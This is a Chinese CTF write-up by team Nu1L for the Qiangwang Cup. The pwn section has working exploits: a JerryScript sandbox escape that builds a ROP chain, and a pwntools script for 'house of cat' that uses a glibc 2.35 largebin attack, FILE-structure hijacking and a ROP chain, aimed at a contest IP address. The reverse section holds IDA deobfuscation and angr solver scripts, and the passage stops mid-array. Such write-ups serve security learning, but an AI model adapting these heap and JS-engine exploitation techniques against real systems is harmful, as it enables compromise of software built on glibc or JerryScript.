强网杯 WriteUp By Nu1L

> Author：Nu1L Team

Pwn

yakagame

llvm

```
void a000(int a);
void a001(int a);
void a002(int a);
```

```
void a003(int a);
void a004(int a);
void a005(int a);
void a006(int a);
void a007(int a);
void a008(int a);
void a009(int a);
void a010(int a);
void a011(int a);
void a012(int a);
void a013(int a);
void a014(int a);
void a015(int a);
void a016(int a);
void a017(int a);
void a018(int a);
void a019(int a);
void a020(int a);
void a021(int a);
void a022(int a);
void a023(int a);
void a024(int a);
void a025(int a);
void a026(int a);
void a027(int a);
void a028(int a);
void a029(int a);
void a030(int a);
void a031(int a);
void a032(int a);
void a033(int a);
void a034(int a);
void a035(int a);
void a036(int a);
void a037(int a);
void a038(int a);
void a039(int a);
void a040(int a);
void a041(int a);
void a042(int a);
void a043(int a);
void a044(int a);
void a045(int a);
void a046(int a);
void a047(int a);
void a048(int a);
void a049(int a);
void a050(int a);
void a051(int a);
```

```
void a052(int a);
void a053(int a);
void a054(int a);
void a055(int a);
void a056(int a);
void a057(int a);
void a058(int a);
void a059(int a);
void a060(int a);
void a061(int a);
void a062(int a);
void a063(int a);
void a064(int a);
void a065(int a);
void a066(int a);
void a067(int a);
void a068(int a);
void a069(int a);
void a070(int a);
void a071(int a);
void a072(int a);
void a073(int a);
void a074(int a);
void a075(int a);
void a076(int a);
void a077(int a);
void a078(int a);
void a079(int a);
void a080(int a);
void a081(int a);
void a082(int a);
void a083(int a);
void a084(int a);
void a085(int a);
void a086(int a);
void a087(int a);
void a088(int a);
void a089(int a);
void a090(int a);
void a091(int a);
void a092(int a);
void a093(int a);
void a094(int a);
void a095(int a);
void a096(int a);
void a097(int a);
void a098(int a);
void a099(int a);
void a100(int a);
```

```
void a101(int a);
void a102(int a);
void a103(int a);
void a104(int a);
void a105(int a);
void a106(int a);
void a107(int a);
void a108(int a);
void a109(int a);
void a110(int a);
void a111(int a);
void a112(int a);
void a113(int a);
void a114(int a);
void a115(int a);
void a116(int a);
void a117(int a);
void a118(int a);
void a119(int a);
void a120(int a);
void a121(int a);
void a122(int a);
void a123(int a);
void a124(int a);
void a125(int a);
void a126(int a);
void a127(int a);
void a128(int a);
void a129(int a);
void a130(int a);
void a131(int a);
void a132(int a);
void a133(int a);
void a134(int a);
void a135(int a);
void a136(int a);
void a137(int a);
void a138(int a);
void a139(int a);
void a140(int a);
void a141(int a);
void a142(int a);
void a143(int a);
void a144(int a);
void a145(int a);
void a146(int a);
void a147(int a);
void a148(int a);
void a149(int a);
```

```
void a150(int a);
void a151(int a);
void a152(int a);
void a153(int a);
void a154(int a);
void a155(int a);
void a156(int a);
void a157(int a);
void a158(int a);
void a159(int a);
void a160(int a);
void a161(int a);
void a162(int a);
void a163(int a);
void a164(int a);
void a165(int a);
void a166(int a);
void a167(int a);
void a168(int a);
void a169(int a);
void a170(int a);
void a171(int a);
void a172(int a);
void a173(int a);
void a174(int a);
void a175(int a);
void a176(int a);
void a177(int a);
void a178(int a);
void a179(int a);
void a180(int a);
void a181(int a);
void a182(int a);
void a183(int a);
void a184(int a);
void a185(int a);
void a186(int a);
void a187(int a);
void a188(int a);
void a189(int a);
void a190(int a);
void a191(int a);
void a192(int a);
void a193(int a);
void a194(int a);
void a195(int a);
void a196(int a);
void a197(int a);
void a198(int a);
```

```
void a199(int a);
void a200(int a);
void a201(int a);
void a202(int a);
void a203(int a);
void a204(int a);
void a205(int a);
void a206(int a);
void a207(int a);
void a208(int a);
void a209(int a);
void a210(int a);
void a211(int a);
void a212(int a);
void a213(int a);
void a214(int a);
void a215(int a);
void a216(int a);
void a217(int a);
void a218(int a);
void a219(int a);
void a220(int a);
void a221(int a);
void a222(int a);
void a223(int a);
void a224(int a);
void a225(int a);
void a226(int a);
void a227(int a);
void a228(int a);
void a229(int a);
void a230(int a);
void a231(int a);
void a232(int a);
void a233(int a);
void a234(int a);
void a235(int a);
void a236(int a);
void a237(int a);
void a238(int a);
void a239(int a);
void a240(int a);
void a241(int a);
void a242(int a);
void a243(int a);
void a244(int a);
void a245(int a);
void a246(int a);
void a247(int a);
```

```
void a248(int a);
void a249(int a);
void a250(int a);
void a251(int a);
void a252(int a);
void a253(int a);
void a254(int a);
void a255(int a);
void fight(int a);
void merge(int a,int b);
void destroy(int a);
void upgrade(int a);
void wuxiangdeyidao();
void zhanjinniuza();
void guobapenhuo();
void tiandongwanxiang();




void gamestart(){
    a000(0xf0);
    a001(0);
    a002(0);
    a003(0);
    a004(0);
    a005(0);
    a006(0);
    a007(0);
    a008(0);
    a009(0);
    a010(0);
    a011(0);
    a012(0);
    a013(0);
    a014(0);
    a015(0);
    a016(0);
    a017(0);
    a018(0);
    a019(0);
    a020(0);
    a021(0);
    a022(0);
    a023(0);
    a024(0);
    a025(0);
```

```
    a026(0);
    a027(0);
    a028(0);
    a029(0);
    a030(0);
    a031(0);
    a032(0);
    a033(0);
    a034(0);
    a035(0);
    a036(0);
    a037(0);
    a038(0);
    a039(0);
    a040(0);
    a041(0);
    a042(0);
    a043(0);
    a044(0);
    a045(0);
    a046(0);
    a047(0);
    a048(0);
    a049(0);
    a050(0);
    a051(0);
    a052(0);
    a053(0);
    a054(0);
    a055(0);
    a056(0);
    a057(0);
    a058(0);
    a059(0);
    a060(0);
    a061(0);
    a062(0);
    a063(0);
    a064(0);
    a065(0);
    a066(0);
    a067(0);
    a068(0);
    a069(0);
    a070(0);
    a071(0);
    a072(0);
    a073(0);
    a074(0);
```

```
    a075(0);
    a076(0);
    a077(0);
    a078(0);
    a079(0);
    a080(0);
    a081(0);
    a082(0);
    a083(0);
    a084(0);
    a085(0);
    a086(0);
    a087(0);
    a088(0);
    a089(0);
    a090(0);
    a091(0);
    a092(0);
    a093(0);
    a094(0);
    a095(0);
    a096(0);
    a097(0);
    a098(0);
    a099(0);
    a100(0);
    a101(0);
    a102(0);
    a103(0);
    a104(0);
    a105(0);
    a106(0);
    a107(0);
    a108(0);
    a109(0);
    a110(0);
    a111(0);
    a112(0);
    a113(0);
    a114(0);
    a115(0);
    a116(0);
    a117(0);
    a118(0);
    a119(0);
    a120(0);
    a121(0);
    a122(0);
    a123(0);
```

```
    a124(0);
    a125(0);
    a126(0);
    a127(0);
    a128(0);
    a129(0);
    a130(0);
    a131(0);
    a132(0);
    a133(0);
    a134(0);
    a135(0);
    a136(0);
    a137(0);
    a138(0);
    a139(0);
    a140(0);
    a141(0);
    a142(0);
    a143(0);
    a144(0);
    a145(0);
    a146(0);
    a147(0);
    a148(0);
    a149(0);
    a150(0);
    a151(0);
    a152(0);
    a153(0);
    a154(0);
    a155(0);
    a156(0);
    a157(0);
    a158(0);
    a159(0);
    a160(0);
    a161(0);
    a162(0);
    a163(0);
    a164(0);
    a165(0);
    a166(0);
    a167(0);
    a168(0);
    a169(0);
    a170(0);
    a171(0);
    a172(0);
```

```
    a173(0);
    a174(0);
    a175(0);
    a176(0);
    a177(0);
    a178(0);
    a179(0);
    a180(0);
    a181(0);
    a182(0);
    a183(0);
    a184(0);
    a185(0);
    a186(0);
    a187(0xff);
    a188(0);
    a189(0);
    a190(0);
    a191(0);
    a192(0);
    a193(0);
    a194(0);
    a195(0);
    a196(0);
    a197(0);
    a198(0);
    a199(0);
    a200(0);
    a201(0);
    a202(0);
    a203(0);
    a204(0);
    a205(0);
    a206(0);
    a207(0);
    a208(0);
    a209(0);
    a210(0);
    a211(0);
    a212(0);
    a213(0);
    a214(0);
    a215(0);
    a216(0);
    a217(0);
    a218(0);
    a219(0);
    a220(0);
    a221(0);
```

```
    a222(0);
    a223(0);
    a224(0);
    a225(0);
    a226(0);
    a227(0);
    a228(0);
    a229(0);
    a230(0);
    a231(0);
    a232(0xad);
    a233(0xfd);
    a234(0x6e);
    a235(0);
    a236(0);
    a237(0);
    a238(0);
    a239(0);
    a240(0x30);
    a241(0);
    a242(0);
    a243(0);
    a244(0);
    a245(0);
    a246(0);
    a247(0);
    a248(0);
    a249(0);
    a250(0);
    a251(0);
    a252(0);
    a253(0);
    a254(0);
    a255(0);
    a232(0xad);
    a233(0xfd);
    a234(0x6e);
    a235(0);
    a236(0);
    a237(0);
    a238(0);
    a239(0);
    a187(0xff);
    a240(0x30);
    fight(0);
}
```

easychain1

jerry的js逃逸题

```
var tmpArray=new Array(0x100-0x7);var i=0;for(i=0;i<0x100-0x7;i++)
{tmpArray.push(0xdeadbeef)}var
piebase=0x41414141,libcbase=0x41414141,stackbase=0x41414141;var a;var data1;var
data2;var buffer1;var buffer2;a=[0x41414141];buffer1=new ArrayBuffer(0x10);data1=new
DataView(buffer1);buffer2=new ArrayBuffer(0x300);data2=new
DataView(buffer2);a.pop();data1.setUint32(0,0x41414141,true);data2.setUint32(0,0x414141
41,true);a[49]=0x3000;piebase=data1.getUint32(0x58+4,true)*0x100000000+
((data1.getUint32(0x58,true)-0xd1b38)&0xfffff000);print(piebase);data1.setUint32(0x78,
(piebase+0xCDDD8)&0xffffffff,true);libcbase=data2.getUint32(4,true)*0x100000000+data2.g
etUint32(0,true);libcbase=libcbase-
0x9a6d0;data1.setBigUint64(0x78,libcbase+0x229138,true);stackbase=data2.getUint32(4,tru
e)*0x100000000+
(data2.getUint32(0,true))-0x108;print(stackbase);data1.setBigUint64(0x78,stackbase,true
);data2.setBigUint64(0,libcbase+0x0000000000023b6a,true);data2.setBigUint64(8,libcbase+
0x001b45bd,true);data2.setBigUint64(16,libcbase+0x0000000000023b6a+1,true);data2.setBig
Uint64(24,libcbase+0x52290,true);data1.setBigUint64(0x78,libcbase+0x229138,true);eval('
1234');
```

house of cat

2.35 Largebin Attack ?

ubuntu 22.04

第一步：LOGIN |NAME r00t QWBQWXF admin

第二步：CAT |NAME r00t QWBQWXF \xFF$

有个UAF

需要触发一个IO或者exit来劫持控制流

```
from pwn import *


# s = process("./house_of_cat")
```

```python
s = remote("59.110.212.61","34498")



def run(payload):
    s.recvuntil('~~~~~~')
    s.sendline(payload)



def cmd(choice):
    run('CAT | r00tQWBAAAAA$\xff\xff\xff\xffQWXF')
    s.recvuntil("choice:\n")
    s.sendline(str(choice))



def add(idx,size,buf):
    cmd(1)
    s.sendlineafter("plz input your cat idx:",str(idx))
    s.sendlineafter("plz input your cat size:",str(size))
    s.sendafter("plz input your content:",buf)


def free(idx):
    cmd(2)
    s.sendlineafter("plz input your cat idx:",str(idx))


def show(idx):
    cmd(3)
    s.sendlineafter("plz input your cat idx:",str(idx))

def edit(idx,buf):
    cmd(4)
    s.sendlineafter("plz input your cat idx:",str(idx))
    s.sendafter("plz input your content:",buf)


def ROL(content, key):
    tmp = bin(content)[2:].rjust(64, '0')
    return int(tmp[key:] + tmp[:key], 2)


def enc(value,key):
    return ROL(value^key,0x11)
```

```
run("LOGIN | r00tQWBAAAAAadminQWXF")
add(0,0x418,'A')
add(1,0x418,'A')
free(0)
show(0)
libc = ELF("./libc.so.6")
libc.address = u64(s.recvuntil("\x7f")[-6:]+"\x00\x00")-0x219ce0
success(hex(libc.address))
tls = libc.address - 0x28c0
success(hex(tls))
add(2,0x418,'A')
add(3,0x420,'A')
add(4,0x418,'A')
free(3)
add(5,0x430,'A')
add(6,0x450,'A')
add(7,0x430,'A')
free(2)
payload = p64(libc.address+0x21a0d0)*2+p64(0)+p64(tls+0x30-0x20)
edit(3,payload)
add(15,0x440,'A')
show(3)
s.recvuntil("Context:\n")
heapbase = u64(s.recv(6)+"\x00\x00")-0x290
success(hex(heapbase))
key = heapbase+0x290
success(hex(key))


context.arch='amd64'


gadget = 0x00000000001675b0+libc.address









payload = FileStructure()
payload._lock=libc.address+0x21ba70 #_IO_stdfile_1_lock
io_cookie_jumps = libc.address+0x215b80
payload.vtable=io_cookie_jumps+8*7 #_IO_cookie_read->xsputn
payload = str(payload)[0x10:]
payload += p64(heapbase+0x2460+0x100)+p64(
    enc(gadget,key)
    )
```

```
payload = payload.ljust(0x100,'\x00')
payload += 'A'*8+p64(heapbase+0x2460+0x100)+'A'*0x10+p64(libc.sym['setcontext']+61)



pop_rdi = 0x000000000002a3e5+libc.address
pop_rsi = 0x000000000002be51+libc.address
pop_rdx_rbx = 0x0000000000090529 + libc.address
pop_rax = 0x0000000000045eb0+libc.address
syscall = 0x0000000000091396+libc.address


sig = SigreturnFrame()
sig.rsp = heapbase+0x2460+0x300
sig.rip = pop_rdi+1
payload += str(sig)[0x28:]
payload = payload.ljust(0x300,'\x00')
payload += p64(pop_rdi)+p64(0)+p64(libc.sym['close'])
payload +=
p64(pop_rdi)+p64(heapbase+0x2460+0x400)+p64(pop_rsi)+p64(0)+p64(pop_rax)+p64(2)+p64(sys
call)
payload +=
p64(pop_rdi)+p64(0)+p64(pop_rsi)+p64(heapbase+0x500)+p64(pop_rdx_rbx)+p64(0x100)+p64(0)
+p64(libc.sym['read'])
payload +=
p64(pop_rdi)+p64(1)+p64(pop_rsi)+p64(heapbase+0x500)+p64(pop_rdx_rbx)+p64(0x100)+p64(0)
+p64(libc.sym['write'])
payload = payload.ljust(0x400)+'./flag\x00'



add(8,0x440,payload)#stderr chunk
add(9,0x430,'A')


free(5)
free(6)


add(10,0x430+0x30,'A'*0x430+p64(0)+p64(0x461))
add(11,0x420,'A') #target
free(6)
add(12,0x450,'A'*0x20+p64(0)+p64(0x19c1))
free(6)
add(13,0x460,'A')
free(8)
```

```
free(11)
payload =
p64(libc.address+0x21a0e0)*2+p64(0)+p64(libc.sym['stderr']-0x20)+p64(0)+p64(0x301)
edit(6,payload)
# gdb.attach(s,'b _IO_cookie_read')
# add(14,0x46f,'1')
cmd(1)
s.sendlineafter("plz input your cat idx:",str(14))
s.sendlineafter("plz input your cat size:",str(0x46f))


# free(0)


s.interactive()
```

Reverse

find_basic

混淆提取

```
import re
import idautils
import ida_funcs
from pwn import *
elf = ELF("./obf_xx_find")


def disasm_filter(addr):
    s = GetDisasm(addr)
    if ';' in s:
        s = s[0: s.find(";")]
    return s.strip()


def is_bound_block(addr):
    keylist = ["pushf", "pusha", "call", "call", "popa", "popf", "push", "pushf",
"call", "add", "popf", "jmp"]
    first_insn = disasm_filter(addr)
    if 'jmp' in first_insn:
```

```
        addr = int(get_jmp_target(first_insn, ), 16)
    for key in keylist:
        insn = disasm_filter(addr)
        addr = idc.next_head(addr)
        if key not in insn:
            return False
    return True


def is_obf_branch(addr):
    keylist = ["pushf", "pusha", "fuck_sub1", "popa", "popf"]
    for key in keylist:
        insn = disasm_filter(addr)
        addr = idc.next_head(addr)
        if key not in insn:
            return None
    return get_jmp_target(disasm_filter(addr))


def is_start_block(start_ea, end_ea):
    ea = start_ea
    while ea < end_ea:
        asm_text = disasm_filter(ea)
        if 'cmp' in asm_text and 'l' in asm_text:
            return True
        ea = idc.next_head(ea)
    return False


def get_jmp_target(j, ea = 0):
    if '$+' in j:
        return hex(int(j.split('$+')[1], 10) + ea)[2:]
    if 'sub_' in j:
        return j.split('sub_')[1]
    elif 'loc_' in j:
        return j.split('loc_')[1]
    elif 'unk_' in j:
        return j.split('unk_')[1]
    else:
        print("invalid jmp instruction: %s" % j)
        return None


def is_subhanlder_start(addr):
    keylist = ["cmp", "jnz", "popa", "popf"]
    asm_text = disasm_filter(addr)
    if ';' in asm_text:
        asm_text = asm_text[0: asm_text.find(";")]
    code = ''
```

```
    if not ('cmp' in asm_text and 'l' in asm_text):
        return None


    code = asm_text

    for key in keylist:
        insn = disasm_filter(addr)
        addr = idc.next_head(addr)
        if key not in insn:
            return None
    if 'h' in code:
        code = int(code.split(', ')[1].strip()[0: -1], 16)
    else:
        code = int(code.split(', ')[1].strip(), 16)
    return code


def parser_handler(ea):
    real_insns = []
    while True:
        asm_text = disasm_filter(ea)
        if ';' in asm_text:
            asm_text = asm_text[0: asm_text.find(";")]
        if asm_text[0] == 'j':
            target = get_jmp_target(asm_text, ea)
            if target != None:
                if is_bound_block(int(target, 16)):
                    return real_insns
                if is_obf_branch(int(target, 16)):
                    jmpname = asm_text.split(' ')[0]
                    real_insns.append("%x: %s" % (ea, jmpname + ' loc_' +
is_obf_branch(int(target, 16))))
                    ea = idc.next_head(ea)
                    continue
        if 'call' in asm_text and 'sub_' in asm_text:
            print(asm_text)
            real_insns.append("call _%x" % get_real_caller(int(asm_text.split("sub_")
[1], 16)))
            ea = idc.next_head(ea)
            continue
        if 'retn' in asm_text:
            real_insns = []

        real_insns.append("%x: %s" % (ea, asm_text))
        ea = idc.next_head(ea)


def analysis_handler_range(start_ea, end_ea):
```

```
    sub_handlers = {}
    ea = start_ea
    while ea < end_ea:
        code = is_subhanlder_start(ea)
        print("test %x" % ea)
        if code != None:
            print("start ea %x" % ea)
            sub_handlers[code] = parser_handler(ea + 7)
        ea = idc.next_head(ea)
    return sub_handlers


def is_call_handler(ea):
    kl = ['pushf', "pusha", "mov", "call", "pop"]
    cmd = ''
    call_handler = ''
    for k in kl:
        asm = disasm_filter(ea)
        if 'ds:(dword_8C000' in asm:
            return None, None
        if '[' in asm:
            return None, None
        if 'l,' in asm:
            if 'h' in asm:
                asm = asm.replace("h", "")
            cmd = int(asm.split(', ')[1], 16)
        if 'call' in asm:
            if 'sub_' not in asm:
                return None, None
            call_handler = int(asm.split('sub_')[1], 16)
        if k not in asm:
            return None, None
        ea = idc.next_head(ea)
    return cmd, call_handler


def get_real_caller(ea):
    f = disasm_filter(ea)
    if 'jmp' in f:
        return int(get_jmp_target(f), 16)
    return ea




def fuck_func(ea, out_asm):
    func = ida_funcs.get_func(ea)
    ea = func.start_ea
    out_asm.append("sub_%x:" % ea)
```

```
    while ea < func.end_ea:
        cmd, handler = is_call_handler(ea)
        if cmd != None and handler != None:
            if handler not in handler_map:
                print("handler not found: %x", handler)
            if cmd not in handler_map[handler]:
                print("sub handler not found: %x, %x" % (handler, cmd))
            out_asm.append("loc_%x:" % ea)
            out_asm += handler_map[handler][cmd]
            ea += 10
        else:
            asm = disasm_filter(ea)
            out_asm.append("_%x: %s" % (ea, asm))
            ea = idc.next_head(ea)




def fuck_block(start, end, out_asm):
    locs = scan_sym()
    ea = start
    while ea < end:
        cmd, handler = is_call_handler(ea)
        #if "_%x:" % ea in locs:
        out_asm.append("%x:" % ea)
        if cmd != None and handler != None:
            if handler not in handler_map:
                print("handler not found: %x", handler)
            if cmd not in handler_map[handler]:
                print("sub handler not found: %x, %x" % (handler, cmd))
            out_asm += handler_map[handler][cmd]
            ea += 10
        else:
            asm = disasm_filter(ea)
            out_asm.append("%x: %s" % (ea, asm))
            ea = idc.next_head(ea)







def remove_unused(asm_out):
    used = []
    for i in range(len(asm_out)):
        t = asm_out[i] # _46d0: jmp     short _46D7
        if ('jmp' in t or 'call' in t ) and '_' in t and ': ' in t:
            t = t.split(': ')[1]
            if '_' in t:
```

```
                t = t.split("_")[1]
            used.append("_" + t.lower())
    print(used)
    for i in range(len(asm_out)):
        t = asm_out[i]
        if ':' in t:
            addr = t[0: t.index(":")]
            if addr.lower() not in used:
                asm_out[i] = t[t.index(":") + 1: ]


def process_list(out_asm):
    for i in range(len(out_asm)):
        out_asm[i] = out_asm[i].replace('loc_', "_")
        out_asm[i] = out_asm[i].replace('loc_', "_")
        out_asm[i] = out_asm[i].replace('short', "")
        out_asm[i] = out_asm[i].replace('ptr', "")


    for idx,i in enumerate(out_asm):
        if 'getnextinsn_0' in i:
            out_asm[idx] = 'call 0x435C'
            out_asm[idx + 1] = "mov   eax, 0x8C000"
        elif 'getnextinsn' in i:
            out_asm[idx]  = 'call 0x900'
            out_asm[idx + 1] = "mov   eax, 0x8C000"
        if 'jmp     _' in i:
            name = i.split('jmp     _')[1]
            if name in elf.plt:
                out_asm[idx] = "jmp 0x%x" % elf.plt[name]


    rr = "\n".join(out_asm)
    rr = re.sub("[0-9a-fA-F]+h", lambda f: "0x" + f.group()[:-1], rr)
    rr = re.sub("_[A-F0-9]+", lambda f: f.group().lower(), rr)
    print(rr)


def scan_sym():
    locs = []
    for k in handler_map:
        for c in handler_map[k]:
            for asm_text in handler_map[k][c]:
                r = re.search("_[A-Fa-f0-9]+[^f-zF-Z]", asm_text)
                if r :
                    locs.append(r.group())
    return locs
```

```
ranges = []
handler_map = {}
for ref in idautils.XrefsTo(0x47D6):
    ranges.append(ref.frm - 3)
ranges.append(0x5C59B)
ranges = sorted(ranges)
for idx, addr in enumerate(ranges):
    if idx == len(ranges) - 1:
        break
    next_addr = ranges[idx + 1]
    print("analysis: %x - %x" % (addr, next_addr))
    handler_map[addr] = analysis_handler_range(addr, next_addr)


print(handler_map)


aaa = []
fuck_block(0x317B, 0x435C, aaa)
fuck_block(0x4814, 0x61B7, aaa)
fuck_block(0x750A9, 0x7CB31, aaa)
fuck_block(0xA30, 0xA75, aaa)
process_list(aaa)
```

对提取的代码重建后使用 angr 分析

```
import angr
import claripy


base = 0x400000
proj = angr.Project("./hello")
bvs = claripy.BVS("flag", 64 * 8)
state = proj.factory.blank_state(addr=base + 0x11BC)
state.memory.store(0xA00000, bvs)
state.regs.ecx = 0xA00000


@proj.hook(base + 0x3276, length=0)
def skip_check_equals_(state):
    state.add_constraints(state.regs.eax == 0)


simgr = proj.factory.simgr(state)
found = simgr.explore(find=base+0x3275)
state = found.found[0]
print(state.regs.al)
```

```
state.add_constraints(state.regs.al == 1)
print(state.solver.eval(bvs, cast_to=bytes))
```

easyre

利用调试器上的解密算法修补好释放出来的真正可执行文件后，如果没检测到gdb，则会修正下面两个数组line和col。百度了一下，这是一个叫数织的小游戏，25×25最快5分10秒。


```
unsigned char line[25][25] = {
    0x06, 0x05, 0x01, 0x03, 0x02, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x08, 0x01, 0x01, 0x01, 0x01, 0x01,  0x01, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x07, 0x03, 0x01, 0x03, 0x01, 0x04,  0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x08, 0x01, 0x01, 0x01, 0x02, 0x01,  0x01, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x07, 0x01, 0x04, 0x01, 0x03,  0x02, 0x01, 0x03, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,//
    0x06, 0x04,0x04, 0x04,0x01, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x08, 0x01, 0x02, 0x02, 0x01, 0x02,0x01,0x02,0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x08, 0x01, 0x01,0x01, 0x01, 0x03, 0x04, 0x03,0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x0A, 0x01, 0x01, 0x01, 0x01, 0x01,0x01, 0x01, 0x01,0x01,    0x01, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x07, 0x03, 0x01, 0x03, 0x01, 0x04,   0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x01, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x06, 0x01, 0x01,  0x04,0x01,0x01, 0x04, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00,0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x07, 0x08,0x01, 0x01,  0x01,0x01,0x02, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x08, 0x01,0x01, 0x01,0x01, 0x01,0x01, 0x01,0x04, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00,0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x0A, 0x02, 0x02, 0x01, 0x02, 0x01, 0x01,0x01, 0x01, 0x01,  0x01, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x05, 0x02, 0x05,0x01, 0x01, 0x03, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00,  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,//
```

```
  0x06, 0x0C,0x02, 0x01,0x01, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x09, 0x02, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01,0x01,0x01, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x07, 0x04, 0x07,0x02,0x01, 0x01,0x01,0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x09, 0x01, 0x01, 0x02, 0x01,0x01,  0x01,0x01,0x01,0x01,0x01, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x02, 0x0C, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x04, 0x01, 0x01, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x04, 0x04, 0x02, 0x01, 0x01, 0x00, 0x00, 0x00,0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
